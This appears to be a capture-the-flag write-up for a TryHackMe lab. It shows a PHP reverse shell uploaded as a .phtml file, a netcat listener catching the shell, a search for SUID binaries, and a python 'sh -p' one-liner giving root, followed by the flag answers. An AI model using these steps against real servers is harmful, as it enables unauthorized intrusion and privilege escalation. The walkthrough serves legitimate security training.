
Foothold

- I observed that the uploaded files are saved in **/uploads** and the files can be executed.
- So, I used **php reverse shell** code in a **.phtml** file and uploaded it.
- Then opened the file from uploads and it executed and I got reverse shell.



Select a file to upload:


exploit.phtml



Index of /uploads


	Name	Last modified	Size	Description
	Parent Directory		-	
	exploit.phtml	2024-01-12 10:03	5.4K	
	test.phtml	2024-01-12 09:55	0	

Apache/2.4.29 (Ubuntu) Server at 10.10.115.191 Port 80



```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/root_me]
└─$ nc -nvlp 69
listening on [any] 69 ...
connect to [10.8.153.207] from (UNKNOWN) [10.10.115.191] 52652
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 10:03:37 up 24 min,  0 users,  load average: 0.00, 0.06, 0.35
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```


Privilege Escalation



```
www-data@rootme:/home/rootme$ find / -type f -perm -4000 2>/dev/null
find / -type f -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
```


python and **pkexec** seems unusual.

Tried **pkexec** but it was asking for password.
So, I tried **python** and got **root**.



```
www-data@rootme:/home/rootme$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
p")'on -c 'import os; os.execl("/bin/sh", "sh", "-p
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
# 
```

Flag



```
# cd root
cd root
# ls
ls
root.txt
# cat root.txt
cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
# find -type f -name "user.txt" 2>/dev/null
find -type f -name "user.txt" 2>/dev/null
# find / -type f -name "user.txt" 2>/dev/null
find / -type f -name "user.txt" 2>/dev/null
/var/www/user.txt
# cd /var/www/user.txt
cd /var/www/user.txt
sh: 14: cd: can't cd to /var/www/user.txt
# cat /var/www/user.txt
cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
```